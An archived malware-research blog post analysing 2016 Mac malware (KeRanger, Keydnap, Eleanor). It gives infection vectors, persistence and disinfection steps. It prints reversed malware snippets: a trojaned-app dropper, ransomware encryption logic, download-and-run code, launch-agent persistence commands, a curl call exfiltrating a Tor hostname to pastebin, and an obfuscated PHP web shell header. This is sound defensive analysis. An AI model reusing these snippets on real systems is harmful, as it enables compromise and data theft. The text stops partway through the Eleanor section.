Mac Malware of 2016

Archived: 2026-04-06 03:09:44 UTC

Mac Malware of 2016

› a cumulative analysis of new OS X malware

1/1/2017

Introduction
Due to sheer volume, Windows malware generally dominates the malicious code and news scene. Of course, Macs are susceptible to malware as well and 2016 saw a handful of new malware targeting Apple computers.

In this blog, I wanted to discuss all Mac malware that appeared this year. While each sample has been reported on before (i.e. by the AV company that discovered it), this blog aims to cumulatively cover all in one place. Moreover, for each, we'll identify the infection vector, persistence mechanism, features/goals, and describe disinfection.

If you want to play along, all samples can be downloaded from Objective-See's malware page.

By downloading the samples, you waive all rights to claim punitive, incidental and consequential damages resulting from mishandling or self-infection ;)

Also, the 'disinfection' instructions provided in this blog are specific to each malware specimen. Often malware can install other malware, or allow an remote attacker to do what ever they want. Thus if you were/are infected by any of these samples, it's suggested you fully re-install OS X.

I'm presenting a talk at RSA 2017 titled "Meet and Greet with the macOS Malware Class of 2016" In this talk I'll dive into the details of each of the malware specimens described here. In other words, think of this blog as a preview of my talk!

Hope to see you at RSA :)

Timeline

- **KeRanger**

  3/2016

  The first fully-functional, in-the-wild ransomware for OS X.

-

  Eleanor

  7/2016

  A PHP-based backdoor that exposed infected computers as a hidden Tor service.

-

  Keydnap

  7/2016

  A standard backdoor for OS X with a propensity for stealing credentials, and used Tor for its communications.

-

  Fake File Opener

  8/2016

  A rather annoying piece of adware, though it did have a unique persistence mechanism.

-

  Mokes

  9/2016

  A fairly standard OS X backdoor, that did support a wide range of features.

-

  Komplex

  9/2016

  A Russian (APT 28/FancyBear) OS X implant, that provided remote 'administrative' capabilities.

KeRanger


KeRanger	
found on:	3/2016
found by:	PaloAlto Networks (report)
infection vector:	infected application on developer's official website
features:	encrypt user files for ransom
disinfection:	reboot

OSX/KeRanger is the first fully-functional, in-the-wild ransomware for OS X!

› infection vector

This malware was unusual for a variety of reasons. First, its infection vector is somewhat (for Mac Malware) unique. In order to surreptitiously infect Mac users, the OSX/KeRanger authors hacked the official website for a popular OS X bittorrent application, 'Transmission'

With access to the website, the malware authors then infected the legitimate Transmission application with OSX/KeRanger. Specifically, they added a new mach-O binary to application bundle (General.rtf).



The main function of the Transmission.app was modified to execute this malware's binary:

```
//build path to source (General.rtf)
__sprintf_chk(pathSrc, 0x0, 0x400, "%s/Resources/General.rtf", ...);

//build path to destination (kernel_service)
__sprintf_chk(pathDest, 0x0, 0x400, "%s/Library/kernel_service", ...);

//read in source file
rbx = fopen(pathSrc, "rb");
var_1448 = fread(r12, 0x1, r13, rbx);
fclose(rbx);

//write it out to destination
r14 = fopen(pathDest, "wb+");
fwrite(r12, var_1448, 0x1, r14);
fclose(r14);

//set it to executable
chmod(pathDest, 0x40);

//launch it!
system(pathDest);
```

Finally the malware authors re-signed the (now) infected application so that GateKeeper (in its default settings) would not prevent the malware from executing:

Thus, any time an unsuspecting user downloaded and executed the Transmission application (again, from the official Transmission website) the malware would compromise their Mac. Yikes!

› persistence

As far as I know, OSX/KeRanger does not contain any logic nor code to persist itself. Thus if the user reboots their system, or kills the malware's process, kernel_service, the malware will not be restarted...unless the user re-runs the infected Transmission application.

› features


Another unique aspect of OSX/KeRanger was its payload or goal. In short it attempted to encrypt for ransom, user files. Yes, OSX/KeRanger was the first, fully-functional in-the-wild piece of ransomware targeting Apple computers.

Reversing the malware reveals its ransomware logic:

```
//encrypt /Users
recursive_task("/Users", _encrypt_entry, _putReadme);

//encrypt /Volumes
recursive_task("/Volumes", _check_ext_encrypt, _putReadme);

//build path to '.kernel_complete'
sprintf_chk(0x0, 0x0, 0x400, "%s/Library/.kernel_complete"...);

//write to file
rbx = fopen(0x0, "w"); fwrite("do not touch this\n", 0x12, 0x1, rbx);
```

As shown in the pseudo-code snippet, OSX/KeRanger will encrypt all files under /Users/* as well as all files under /Volumes that match certain extensions (PaloAlto Network's report noted about 300, including .docs, .jpgs, .zips, .cpp, etc).

For each directory where the ransomware encrypts files, it creates a plaintext 'read-me' file the contains instructions to the user how to pay the ransom in order to recover their files:



One final, interesting aspect of OSX/KeRanger is that some researchers have convincingly claimed it is a rewrite or Mac version of the 'linux.encoder' ransomware. Their reasoning is quite compelling and seems to confirm that oftentimes malware authors are quite keen on expanding their potential targets by porting the malicious creations to OS X.

› disinfection

Since (AFAIK) OSX/KeRanger does not persist, it is trivial to remove:

1. kill the kernel_service process
2. remove ~/Library/kernel_*
3. upgrade to version 2.93+ of Transmission.app

It should be noted that currently Mac users should be protected anyways, as Apple revoked the signing certificate (ID Z7276PX673), as well as updated their XProtect signatures:

```
$ cat /System/Library/CoreServices/CoreTypes.bundle/Contents/Resources/XProtect.plist
<dict>
<key>Description</key>
<string>OSX.KeRanger.A</string>
<key>LaunchServices</key>
<dict>
  <key>LSItemContentType</key>
  <string>com.apple.application-bundle</string>
</dict>
<key>Matches</key>
<array>
  <dict>
    <key>MatchFile</key>
    <dict>
      <key>NSURLTypeIdentifierKey</key>
      <string>public.unix-executable</string>
    </dict>
    <key>Pattern</key>
    <string>488DBDD0EFFFFFBE00000000BA0004000031C04989D8*31F6
    4C89E7*83F8FF7457C785C4EBFFFF00000000</string>

  ...
```

Keydnap

Keydnap	
found on:	7/2016
found by:	ESET (report)
infection vector:	infected application on developer's official website
features:	backdoor & credential stealer
disinfection:	remove launch agents


OSX/Keynap is fairly standard backdoor for OS X with a propensity for stealing credentials, and uses Tor for its communications.

› infection vector


The original infection vector for OSX/Keynap was never discovered. Eset states that, *"It is still not clear how*

victims are initially exposed to OSX/Keydnap. It could be through attachments in spam messages, downloads from untrusted websites..."

What is known is that it was distributed in a zip archive which contained a binary named screenshot.jpg . Since the filename contained a space at its end (i.e. ".jpg ") when a user double-clicked it, it would be executed by Terminal.app. In other words, the malware would be run.




Later, it was discovered that the official Transmission website (transmissionbt.com), was hacked again 🙄 ...this time, to distribute Keydnap. Just as they had with OSX/KeRanger, the malware authors infected the legitimate Transmission application, by adding an extra binary (License.rtf) then modifying the application's code to execute it. The infected Transmission application was then (re)signed, with another stolen or fraudulently obtained Apple developer ID: Shaderkin Igor (836QJ8VMCQ):



Thus for a time, any user that downloaded and ran Transmission.app would be infected with OSX/Keydnap.

› persistence

In order to persist, OSX/Keydnap creates two launch agents, com.apple.iCloud.sync.daemon and com.geticloud.icloud.photo:



The first launch agent plist (com.apple.iCloud.sync.daemon) tells the OS to execute a binary named icloudsyncd. This binary is the backdoor component of the malware.


The second launch agent plist (com.geticloud.icloud.photo) contains a path to the malware's command and control mechanisms. Named icloudproc, this binary is simply a copy of Tor2Web proxy.

› features


As mentioned, icloudsyncd is the main component of the malware. It provides 'standard' backdoor or remote 'administrative' capabilities such ability to download and execute a file, including a python scripts:

```
//exec downloaded python
sprintf(var_430, "/tmp/%s", rbx);
sprintf(var_830, "python %s", var_430);

chmod(var_430, 0x1c0);
system(var_830);
```

OSX/Keydnap also contains logic to elevate its privileges, albeit in very unsophisticated method; just asking:



Perhaps the most interesting feature of the malware, is its ability to dump credentials and other sensitive information from the keychain. It does this via code from the open-source [keychaindump] project. (note however, AFAIK, this would generate an *"icloudsyncd wants to access the keychain"* alert that the user would have to allow):



OSX/Keydnap uses a Tor2Web proxy for command and control. An installed launch agent, icloudproc, is automatically started by the OS, and listens on 127.0.0.1:9050. As noted by ESET, the main backdoor component (icloudsyncd) uses this proxy for communication purposes: *"Keydnap is using the onion.to Tor2Web proxy over HTTPS to report back to its C&C server."*

```
lea rdx, qword [0x10000bbe7] ; "127.0.0.1:9050"
mov esi, 0x2714
xor eax, eax
```

mov rdi, rbx
call curl_easy_setopt

› disinfection
OSX/Keydnap can be removed from an infected system, via the following steps:

1. Via the 'launchctl unload' command, unload the backdoor and Tor proxy
2. Remove the launch agent plist files /Library/LaunchAgents or ~/Library/LaunchAgents com.apple.iCloud.sync.daemon.plist and com.geticloud.icloud.photo.plist
3. Remove the launch agent binaries & files:
   a) ~/Library/Application Support/com.apple.iCloud.sync.daemon/
   b) ~/Library/Application Support/com.geticloud/

Apple has also revoked the Apple developer ID that was used to sign the infected Transmission application:

$ spctl -a -t exec -vv Transmission.app
/Volumes/Transmission/Transmission.app: CSSMERR_TP_CERT_REVOKED

Eleanor

Eleanor	
found on:	7/2016
found by:	BitDefender (report)
infection vector:	fake (trojaned) application
features:	backdoor (php) with audio & video capture capabilities
disinfection:	remove launch agent

OSX/Eleanor is another basic, albeit 'feature-complete' backdoor (php) for Mac computers.

› infection vector
Similar to other OS X malware of 2016, OSX/Eleanor was distributed in an applications via the internet. However, it appears that the malware authors simple (re)created an abandoned application ("EasyDoc Convertor"), as opposed to hacking the official website of a legitimate application.

The malicious, fake EasyDoc Convertor application was hosted on the popular app sharing website Mac Update. Thus, any user that downloaded and ran this application would be infected with Eleanor.

› persistence
OSX/Eleanor installs three(!) launch agents in order to persist its various components. Obviously stealth was not something the malware authors cared about at all :P The three launch agents are:

1. com.getdropbox.dropbox.integritycheck.plist → conn
2. com.getdropbox.dropbox.timegrabber.plist → check_hostname
3. com.getdropbox.dropbox.usercontent.plist → dbd

mv $DIR/com.getdropbox.dropbox.usercontent.plist
~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist

launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist

mv $DIR/com.getdropbox.dropbox.integritycheck.plist
~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist

launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist

mv $DIR/com.getdropbox.dropbox.timegrabber.plist
~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist


launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist

The first launch agent, com.getdropbox.dropbox.integritycheck.plist, executes a binary name conn. This simply sets up a hidden Tor service. The second launch agent, com.getdropbox.dropbox.timegrabber.plist executes a bash script name check_hostname. This script publishes name of the hidden Tor service to pastebin. The final launch agent,com.getdropbox.dropbox.usercontent.plist executes a binary named dbd, which is actually a copy of Apple's PHP binary:

$ codesign -dvv ~/Library/.dropbox/dbd
...
Identifier=com.apple.php

Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA

› features
A rather unique feature of Eleanor is that it essentially turns an infected host into a remotely accessible hidden Tor service. The command and control logic for this is implemented with the conn binary. Via Objective-See's TaskExplorer utility, it is easy to the malware listening on both port 9060 and 9061:



The malware gets these port values from one of its Tor configuration files, ~/Library/.dropbox/sync/storage:

$ cat sync/storage
GeoIPFile /Users/user/Library/.dropbox/sync/data/list
GeoIPv6File /Users/user/Library/.dropbox/sync/data/list6

HiddenServiceDir /Users/user/Library/.dropbox/sync/hs
HiddenServicePort 80 127.0.0.1:9991
HiddenServicePort 22 127.0.0.1:9992

SOCKSPort 9060
ControlPort 9061

The malware also contains a bash script named check_hostname, which, as previously mentioned, is persisted as a launch agent. The purpose of this script is to encrypt the name (address) of the hidden Tor service that was setup by the first launch agent, and then publish that to pastebin. This of course allows the attacker to 'find' and connect to the infected host.

encrypt tor name ('hostname')
e.g. 'xjd6uzkuyonxzrz2.onion'
HOSTNAME=$(cat /Users/$USER/Library/.dropbox/sync/hs/hostname | cut -d '.' -f 1 | openssl rsautl -encrypt -pubin -inkey /Users/$USER/Library/.dropbox/public.key | openssl enc -base64 | sed "s/\+/PLUS/g")


post to pastebin
pastebin.com/api/api_post.php


```
PASTEID=$(curl -sd
"api_paste_code=$HOSTNAME&api_option=paste&api_dev_key=d1e52e9d2452e1810279527aa1a83c8b
&api_paste_private=1&api_user_key=df8a73a0813c422465564c913e760d87"
"http://pastebin.com/api/api_post.php" | cut -d "/" -f 4)
```

The core backdoor logic of OSX/Eleanor, is actually implemented in PHP - this is why the malware has a copy of Apple's PHP binary. Specifically the malware contains a copy of the b374k shell (v 3.2.3) which is available online at github.com/b374k.

```
<?php
/*
  b374k shell 3.2.3
  Jayalah Indonesiaku
  https://github.com/b374k/b374k
*/
$GLOBALS['pass'] = "15bd408e435dc1a1509911cfd8c312f46ed54226";
$func="cr"."eat"."e_fun"."cti"."on";$b374k=$func('$ ...
```

The PHP shell affords the attacker complete over an infected remote computer:





To further extend the features, or capabilities of the malware, it 'ships' with several utilities such as netcat and wacaw. The latter, wacaw, is available online where it is described as *"a little command-line tool for Mac OS X that allows you to capture both still pictures and video from an attached camera"*. Thus an attacker could record the user of an infected Mac.

› disinfection

